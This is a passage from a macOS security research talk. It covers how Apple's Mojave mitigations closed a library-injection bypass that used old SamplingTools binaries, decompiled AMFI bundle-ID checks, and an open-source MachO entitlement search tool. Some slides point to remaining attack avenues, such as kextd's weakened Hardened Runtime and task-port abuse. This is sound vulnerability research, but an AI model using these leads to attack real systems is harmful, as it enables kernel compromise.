    }

    if (!self->_libSwiftRemoteMirrorLegacyHandle) {
        handle = dlopen([[NSString stringWithFormat:@"%@/libswiftRemoteMirrorLegacy.dylib", directory] UTF8String], RTLD_LAZY);
        ...
    }
}
```

Trying to locate these libraries from the swift app's path



The mitigation

- The variant doesn't work anymore on macOS Mojave
- Hardened Runtime has been applied (App Notarization?)
 - The old SamplingTools binary copied from El Capitan will be enforced to have library validation, even they are signed without that flag
 - Only the binaries entitled with `com.apple.security.cs.disable-library-validation` can bypass
- `com.apple.SamplingTools` have been renamed to have their unique identifiers (e.g. `com.apple.SamplingTools.vmmmap`), and have a new entitlement `com.apple.system-task-ports.safe`



The mitigation

```
entitlement:com.apple.system-task-ports.safe
took 0.035s, found 16
Apple LV heap
/Applications/Xcode.app/Contents/Developer/usr/bin/heap
Entitlement Keys com.apple.private.iosurfaceinfo com.apple.system-task-ports com.apple.system-task-ports.safe
CodeSign Flags kSecCodeSignatureLibraryValidation

Apple LV atos
/Applications/Xcode.app/Contents/Developer/usr/bin/atos
Entitlement Keys com.apple.private.iosurfaceinfo com.apple.system-task-ports com.apple.system-task-ports.safe
CodeSign Flags kSecCodeSignatureLibraryValidation
```

The new entitlement


Wiggle Wiggle

```
if (plVar21 != (long *)0x0) {
    pcVar11 = (char **)(*(code **)(*plVar21 + 0x148))(plVar21);
    iVar6 = _strcmp(pcVar11,"com.apple.intfrag");
    if (iVar6 != 0) {
        pcVar11 = (char **)(*(code **)(*plVar21 + 0x148))(plVar21);
        iVar6 = _strcmp(pcVar11,"com.apple.footprint");
        if (iVar6 != 0) {
            pcVar11 = (char **)(*(code **)(*plVar21 + 0x148))(plVar21);
            iVar6 = _strcmp(pcVar11,"com.apple.log");
            if (iVar6 != 0) {
                pcVar11 = (char **)(*(code **)(*plVar21 + 0x148))(plVar21);
                iVar6 = _strcmp(pcVar11,"com.apple.SamplingTools.atos");
                if (iVar6 != 0) {
                    pcVar11 = (char **)(*(code **)(*plVar21 + 0x148))(plVar21);
                    iVar6 = _strcmp(pcVar11,"com.apple.SamplingTools.heap");
                    if (iVar6 != 0) {
                        pcVar11 = (char **)(*(code **)(*plVar21 + 0x148))(plVar21);
                        iVar6 = _strcmp(pcVar11,"com.apple.SamplingTools.leaks");
                        if (iVar6 != 0) {
                            pcVar11 = (char **)(*(code **)(*plVar21 + 0x148))(plVar21);
                            iVar6 = _strcmp(pcVar11,"com.apple.SamplingTools.malloc-history");
                            if (iVar6 != 0) {
                                pcVar11 = (char **)(*(code **)(*plVar21 + 0x148))(plVar21);
                                iVar6 = _strcmp(pcVar11,"com.apple.SamplingTools.sample");
                                if (iVar6 != 0) {
                                    pcVar11 = (char **)(*(code **)(*plVar21 + 0x148))(plVar21);
                                    iVar6 = _strcmp(pcVar11,"com.apple.SamplingTools.stringdups");
                                    if (iVar6 != 0) {
```

hardcoded bundle identifiers in
AppleMobileFileIntegrity.kext!macos_task_policy

The mitigation

- But kextd is signed with `com.apple.security.cs.allow-unsigned-executable-memory` now, which lowers the protection of Hardened Runtime
- Maybe still possible to attack kernel with userspace ipc bug that can obtain the task port of kextd



One more thing




My binary search engine

- Written in Python, based on open sources frameworks [LIEF](#) and [radare2](#)
- Consists of data collector and the full text search engine
- Django based web application and provides web UI
- Basically a disk scanner that extract all metadata from MachO binaries, then collect the data to make it searchable
- Supports MachO specific filters like entitlements, code signature flags, etc
- It's not a bug scanner, but it leaded me to some valuable targets
- Open source!



My binary search engine

- Full text search for printable strings (simplified grep)
- Also supports filters to make result more accurate
 - path: part of the path
 - entitlement: entitlement key name
 - signed / apple / lv: if set to “yes”, show only binaries valid signed / signed by apple / has library validation
 - import / export: has any symbol name match the word
 - csflag: is signed with given SecCodeSignatureFlags
 - lib: has a imported library that matches the path



The screenshot shows a search interface with a search bar at the top containing "task port". Below the search bar, it says "took 0.463s, found 556". On the right side of the search bar is a blue button labeled "Wiggle Wiggle". The main area displays search results for two Apple processes: "launchd" and "lsmp".
Apple launchd
/sbin/launchd
Strings Attempt to install **task-access port** that's already installed. exception service "%s" tried **port**: %d Non-system service tried to claim host-special **port**: %d: %s Attempt to install **task-access** Tried to set an unknown **task-special port**: %s Tried to set an unknown host-special **port**: %s Non-emp The **task-access port** for %s may not be HideUntilCheckIn. alias endpoint given to endpoint interface = 0x%x host-special **port** = %u (%s) **task-special port** = %u (%s) managed = %s reset = %s hide = %s at
Entitlement Keys com.apple.private.kernel.system-override
CodeSign Flags None

Apple lsmp
/usr/bin/lsmp
Strings %d for '-all' "version": "%1f" "processes": Failed to find **task** ipc information for pid %d to other tasks' ports). task_for_pid() failed: %s %s Ignoring failure of mach_port_space_info() for %d for '-all' "version": "%1f" "processes": Failed to find **task** ipc information for pid %d Usage: to other tasks' ports). task_for_pid() failed: %s %s Ignoring failure of mach_port_space_info() for PAGER-REQUEST MEMORY-OBJECT XMM-PAGER XMM-KERNEL XMM-REPLY UND-REPLY HOST-SECURITY LEDGER MASTER-DE



My binary search engine

- Query examples
 - path:WebKit.framework
 - import:NSTask
 - apple:yes lv:no
 - entitlement:com.apple.security.cs.allo w-unsigned-executable-memory
 - csflag:kSecCodeSignatureForceKill
 - segment:__objc_protorefs

ent:com.apple.security.get-task-allow apple:true Wiggle Wiggle

took 0.088s, found 7

Apple repl_swift
/Applications/Xcode.app/Contents/SharedFrameworks/LLDB.framework/Resources/repl_swift
Entitlement Keys com.apple.security.get-task-allow

Apple repl_swift
/Applications/Xcode.app/Contents/SharedFrameworks/LLDB.framework/Versions/A/Resources/repl_swift
Entitlement Keys com.apple.security.get-task-allow

Apple repl_swift
/Applications/Xcode.app/Contents/SharedFrameworks/LLDB.framework/Versions/Current/Resources/repl_swift
Entitlement Keys com.apple.security.get-task-allow

Apple com.apple.dt.Xcode.PlaygroundStub-macosx
/Applications/Xcode.app/Contents/XPCServices/com.apple.dt.Xcode.PlaygroundStub-macosx.xpc/Contents/MacOS/com.apple.dt.Xcode.PlaygroundStub-macosx
Entitlement Keys com.apple.security.get-task-allow

Apple qlmanage
/System/Library/Frameworks/QuickLook.framework/Resources/quicklookd.app/Contents/MacOS/qlmanage
Entitlement Keys com.apple.security.cs.disable-library-validation com.apple.security.get-task-allow
com.apple.rootless.storage.QLThumbnailCache



My binary search engine

- Since we've talked about entitlement, here's a copycat entitlement database

CC's Entitlement Database

Todo: d3.js visualize

499 com.apple.private.tcc.allow
423 com.apple.security.app-sandbox
234 com.apple.security.temporary-exception.mach-lookup.global-name
218 com.apple.private.accounts.allaccounts
196 keychain-access-groups
182 com.apple.security.network.client
172 com.apple.application-identifier
159 com.apple.security.personal-information.addressbook
125 com.apple.security.cs.disable-library-validation
113 com.apple.accounts.appleaccount.fullaccess
99 com.apple.private.tcc.manager
98 application-identifier
96 com.apple.private.aps-connection-initiate
89 com.apple.private.admin.writeconfig
87 com.apple.locationd.effective_bundle
85 com.apple.developer.icloud-services



Wiggle!

Now make it clap

Search binaries

Search

Try these: [import:system](#) [path:Frameworks/WebKit.framework](#) [import:dlopen](#) [entitlement:com.apple.security.get-task-allow](#)

Code Signature Flags

[kSecCodeSignatureHost](#) [kSecCodeSignatureAdhoc](#)
[kSecCodeSignatureForceHard](#) [kSecCodeSignatureForceKill](#)
[kSecCodeSignatureForceExpiration](#)
[kSecCodeSignatureRestrict](#) [kSecCodeSignatureEnforcement](#)
[kSecCodeSignatureLibraryValidation](#)

Segment Name

[_objc_protolist](#) [_objc_protorefs](#) [_objc_classlist](#) [_crash_info](#)
[_oslogstring](#) [_info_plist](#) [_gcc_except_tab](#) [_launchd](#)
[_dof_launchd](#)

@CodeColorist

github.com/ChiChou/wiggle



Closing

- Security mitigation (sandbox) can betray!
- Sometimes you can pwn a target without touching it



Useful resources

- <http://newosxbook.com> - Jonathan Levin
- <https://objective-see.com/blog.html> - Patric Wardle
- <https://bugs.chromium.org/p/project-zero/issues/list?can=1&q=label%3AVendor-Apple>
- <https://opensource.apple.com/source/xnu/>
- <https://github.com/LinusHenze/Unrootless-Kext>
- https://developer.apple.com/documentation/security/hardened_runtime_entitlements



Credits

- Abusing the Mac Recovery & OS Update Process - Patrick Wardle
- Dylib hijacking on OS X - Patrick Wardle
- OS X El Capitan - Sinking the S(H)IP - Stefan Esser
- Breaking OS X signed kernel extensions with a NOP - Pedro Vilaça
- Race you to the kernel! - Ian Beer

